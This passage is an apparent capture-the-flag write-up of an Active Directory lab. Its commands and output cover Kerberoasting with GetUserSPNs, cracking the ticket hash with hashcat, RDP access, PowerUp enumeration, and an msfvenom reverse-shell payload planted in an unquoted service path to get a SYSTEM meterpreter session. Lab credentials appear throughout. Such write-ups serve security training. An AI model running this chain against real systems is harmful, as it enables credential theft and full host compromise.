
```
python3 GetUserSPNs.py LAB.ENTERPRISE.THM/nik:ToastyBoi! -request
```




```
┌──(kali㉿kali)-[~/.local/bin]
└─$ python3 GetUserSPNs.py  LAB.ENTERPRISE.THM/nik:ToastyBoi! -request
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

ServicePrincipalName  Name       MemberOf                                               PasswordLastSet             LastLogon                   Delegation
--------------------  ---------  -----------------------------------------------------  --------------------------  --------------------------  ----------
HTTP/LAB-DC           bitbucket  CN=sensitive-account,CN=Builtin,DC=LAB,DC=ENTERPRISE,DC=THM  2021-03-11 20:20:01.333272  2021-04-26 11:16:41.570158



[-] CCache file is not found. Skipping...
$krb5tgs$23$*bitbucket$LAB.ENTERPRISE.THM$LAB.ENTERPRISE.THM/bitbucket*$7228c9128641208adddbd57002dd5856$b03ce6bb711b3f5a2c9474231acc1e5ad8aa306c513b9d39cb783a9f2ee5e998ac1c7cdd3b0f3d371e32
2fccb384d94185f4b1e9d9f63d2135fe2f3cb25d89a3a396cb8519d9f46d47ed553d5860fc50efd12cb206ca85d40e542aab2342e23b8cefb54e5e59ee316b1e2ffda480e22ce0c232d9e56c5f7e5a57919170ce8a2507f3914d7b6f4f3c4
a9d3e49c5ef9cb410ab5b4179cb3926f2ed0da0709c914cfe78e35e2681a10299fcc0f56f527b61af9b4c628867bc12faa064b4e96b4ef2060cab48eba75acb7234400214d3deb2ee222f69006a5e7c83481f0ec2c6d757e9802b5968783b
8753956b8f8d1b68c263e083745b6eb3a44e6f8f511f466fbd5b58d90e3eeada9252e8d771f19a411e79a2f9c71d8ecbc3fb8a748a89e361639b36048c00ecffad63aa341af6a626222e0ae4293703a7cba9567a838cd48f5dc41a1ef4c85
d4c96301b1e5ceb7f0209ae26728c2502a1e8400d21c76945db35505b62951c115c7a8e3eec7010e11761b068863f89b32ceb9926396cfdc18115302de6ef18c3b7285a3f481ec11e04d5825222be2d87d816651db3209dc48a0335966efc
d9553a9ecb6276641f3d0ee78e0a40fec949967d8f90543685ca55700cc6a6ec09da142bc94f09d869b2abff4b4fbb85f8ea1035b75d934fc343c6fef66c9a3decb331b195d285f3c65121f56175842ebf094f790df41c9ff951efe8ca8e2
1deb3848e19d66da68435a8b10d411bbaf08563b2a2b033d9f295f5c06e7ced6f6a383ceb005055d9118865db64dd11ef0bef2a8a50a16df1c620ec85bd6a96c714a51739d94a98b99270280459df5f1dc437fe9c8a2d24d28fb9fb3cb84d
da99e92f16bebac8d7cb7c7433f5cae4146595b113ecacb0d2dc086eb537cdb4bae78f47d1c67dea5bfcec1b1a63c1251dd30de6539998098c9f00b03b1867fa345b41fb2e9ccdea76a7f22dde3287efdacb69b9217f955165eabf77c49ad
e1a2856134c31a953d13266105af31914d5921de49909ea0149681c3a6123e4e9b31df99c72c139d930eb3fc0262363971bf034120af180c49f6ad81e7e45d2f9b8a3ee31df6c2eafa431e483f0f00692369d90feb34ec79e4e44699818ef
3d3728b7406892e55f036abb89698fe822de48a4c9e7f0f9352e6d90e939f31b48bf341869e6f389372eb997b7a113997450b43865282d49605bb353094d247bba58999fed5800cf85fc7e2adbafdc1fc60da7a2c4a6296670eab9c69a477
b4b22af912863ea2091e3314f2e13a3d5b47a98f0ed49f77006587fbbf3f7f7c0d9ab1327ec6586473812844bbf57ef87fa600c2f87ca5e68166e90e9ab3a60ef46d90dd2efe8
```

cracking hash

```
hashcat -m 13100 hash.txt /home/kali/Desktop/rockyou.txt
```




12700	Blockchain, My Wallet	$blockchain$288$5420055827231730710
12800	MS-AzureSync PBKDF2-HMAC-SHA256	v1;PPH1_MD4,84840328224366186645,1
12900	Android FDE (Samsung DEK)	38421854118412625768408160477112 3
13000	RAR5	$rar5$16$74575567518807622265582322
13100	Kerberos 5, etype 23, TGS-REP	$krb5tgs$23$*user$realm$test/spn*$633
13200	AxCrypt 1	$axcrypt$*1*10000*aaf4a5b4a7185551fe
13300	AxCrypt 1 in-memory SHA1 [13]	$axcrypt_sha1$b89eaac7e61417341b710



```
* Keyspace..: 14344385

$krb5tgs$23$*bitbucket$LAB.ENTERPRISE.THM$LAB.ENTERPRISE.THM/bitbucket*$7228c9128641208adddbd57002dd5856$b03ce6bb711b3f5a2c9474231acc1e5ad8aa306c513b9d39cb783a9f2ee5e998ac1c7cdd3b0f3d371e32
2fccb384d94185f4b1e9d9f63d2135fe2f3cb25d89a3a396cb8519d9f46d47ed553d5860fc50efd12cb206ca85d40e542aab2342e23b8cefb54e5e59ee316b1e2ffda480e22ce0c232d9e56c5f7e5a57919170ce8a2507f3914d7b6f4f3c4
a9d3e49c5ef9cb410ab5b4179cb3926f2ed0da0709c914cfe78e35e2681a10299fcc0f56f527b61af9b4c628867bc12faa064b4e96b4ef2060cab48eba75acb723400214d3deb2ee222f69006a5e7c83481f0ec2c6d757e9802b5968783b
8753956b8f8d1b68c263e083745b6eb3a44e6f8f511f466fbd5b58d90e3eeada9252e8d771f19a411e79a2f9c71d8ecbc3fb8a748a89e361639b36048c00ecffad63aa341af6a626222e0ae4293703a7cba9567a838cd48f5dc41a1ef4c85
d4c96301b1e5ceb7f0209ae26728c2502a1e8400d21c76945db35505b62951c115c7a8e3eec7010e11761b068863f89b32ceb9926396cfdc18115302de6ef18c3b7285a3f481ec11e04d5825222be2d87d816651db3209dc48a0335966efc
d9553a9ecb6276641f3d0ee78e0a40fec949967d8f90543685ca55700cc6a6ec09da142bc94f09d869b2abff4b4fbb85f8ea1035b75d934fc343c6fef66c9a3decb331b195d285f3c65121f56175842ebf094f790df41c9ff951efe8ca8e2
1deb3848e19d66da68435a8b10d411bbaf08563b2a2b033d9f295f5c06e7ced6f6a383ceb005055d9118865db64dd11ef0bef2a8a50a16df1c620ec85bd6a96c714a51739d94a98b99270280459df5f1dc437fe9c8a2d24d28fb9fb3cb84d
da99e92f16bebac8d7cb7c7433f5cae4146595b113ecacb0d2dc086eb537cdb4bae78f47d1c67dea5bfcec1b1a63c1251dd30de6539998098c9f00b03b1867fa345b41fb2e9ccdea76a7f22dde3287efdacb69b9217f955165eabf77c49ad
e1a2856134c31a953d13266105af31914d5921de49909ea0149681c3a6123e4e9b31df99c72c139d930eb3fc0262363971bf034120af180c49f6ad81e7e45d2f9b8a3ee31df6c2eafa431e483f0f00692369d90feb34ec79e4e44699818ef
3d3728b7406892e55f036abb89698fe822de48a4c9e7f0f9352e6d90e939f31b48bf341869e6f389372eb997b7a113997450b43865282d49605bb353094d247bba58999fed5800cf85fc7e2adbafdc1fc60da7a2c4a6296670eab9c69a477
b4b22af912863ea2091e3314f2e13a3d5b47a98f0ed49f77006587fbbf3f7f7c0d9ab1327ec6586473812844bbf57ef87fa600c2f87ca5e68166e90e9ab3a60ef46d90dd2efe8:littleredbucket

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......: $krb5tgs$23$*bitbucket$LAB.ENTERPRISE.THM$LAB.ENTER ... d2efe8
Time.Started.....: Sat Jan 27 10:37:22 2024 (2 secs)
Time.Estimated ...: Sat Jan 27 10:37:24 2024 (0 secs)
Kernel.Feature ...: Pure Kernel
Guess.Base.......: File (/home/kali/Desktop/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   860.4 kH/s (1.37ms) @ Accel:512 Loops:1 Thr:1 Vec:4
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 1572864/14344385 (10.97%)
Rejected.........: 0/1572864 (0.00%)
Restore.Point....: 1569792/14344385 (10.94%)
Restore.Sub.#1 ...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
```

connect RDP

`xfreerdp /v:10.10.184.177 /u:nik /p:littleredbucket /dynamic-resolution`



THM{ed882d02b34246536ef7da79062bef36}

download powerup


https://github.com/PowerShellMafia/PowerSploit/blob/master/Privesc/PowerUp.ps1

`wget http://10.18.88.130:8000/powerup.ps1 -o powerup.ps1`


`Import-Module .\powerup.ps1`

`. .\powerup.ps1`

`Invoke-AllChecks`




```
PS C:\Users\bitbucket> wget http://10.18.88.130:8000/powerup.ps1 -o powerup.ps1
PS C:\Users\bitbucket> Import-Module .\powerup.ps1
PS C:\Users\bitbucket> dir
```



```
PS C:\Users\bitbucket> Invoke-AllChecks


ServiceName    : zerotieroneservice
Path           : C:\Program Files (x86)\Zero Tier\Zero Tier One\ZeroTier One.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users; Permissions=AppendData/AddSubdirectory}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'zerotieroneservice' -Path <HijackPath>
CanRestart     : True
Name           : zerotieroneservice
Check          : Unquoted Service Paths

ServiceName    : zerotieroneservice
Path           : C:\Program Files (x86)\Zero Tier\Zero Tier One\ZeroTier One.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users; Permissions=WriteData/AddFile}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'zerotieroneservice' -Path <HijackPath>
CanRestart     : True
Name           : zerotieroneservice
Check          : Unquoted Service Paths
```

This is "SPACES" vulnerability. For example:

if I have write permisiions in **Zero Tier One** directory: I can create my file and run it with system permissions




```
PS C:\Users\bitbucket> Invoke-AllChecks


ServiceName    : zerotieroneservice
Path           : C:\Program Files (x86)\Zero Tier\Zero Tier One\ZeroTier One.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users; Permissions=AppendData/AddSubdirectory}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'zerotieroneservice' -Path <HijackPath>
CanRestart     : True
```

priv escalation

create malicious file and download to target machine, in Zero Tier directory

`msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.18.88.130 LPORT=1234 -f exe -o Zero.exe`




```
PS C:\Program Files (x86)\Zero Tier\Zero Tier One> cd ..
PS C:\Program Files (x86)\Zero Tier> wget http://10.18.88.130:8000/Zero.exe -o Zero.exe
PS C:\Program Files (x86)\Zero Tier> dir


    Directory: C:\Program Files (x86)\Zero Tier


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        3/14/2021   6:08 PM                Zero Tier One
-a----        1/27/2024   8:08 AM          73802 Zero.exe


PS C:\Program Files (x86)\Zero Tier> _
```

msfconsole

```
msf6 exploit(multi/handler) > set LHOST 10.18.88.130
LHOST => 10.18.88.130
msf6 exploit(multi/handler) > set LPORT 1234
LPORT => 1234
msf6 exploit(multi/handler) > set payload windows/meterpeter/reverse_tcp
```


stop and start service



```
    Directory: C:\Program Files (x86)\Zero Tier


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         3/14/2021   6:08 PM                Zero Tier One
-a----         1/27/2024   8:08 AM          73802 Zero.exe


PS C:\Program Files (x86)\Zero Tier> Stop-Service -name zerotieroneservice
PS C:\Program Files (x86)\Zero Tier> Start-Service -name zerotieroneservice
```

```
     from /usr/share/metasploit-framework/vendor/bundle/ruby/3.1.0/gems/logging-2.3.1/lib/logging/diagnos
[*] Sending stage (175686 bytes) to 10.10.184.177
[*] Meterpreter session 2 opened (10.18.88.130:1234 → 10.10.184.177:51522) at 2024-01-27 11:20:31 -0500

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```


But it looks like some protection



```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
[*] 10.10.184.177 - Meterpreter session 2 closed.  Reason: Died
```

Quick check for lsass process:


`ps`



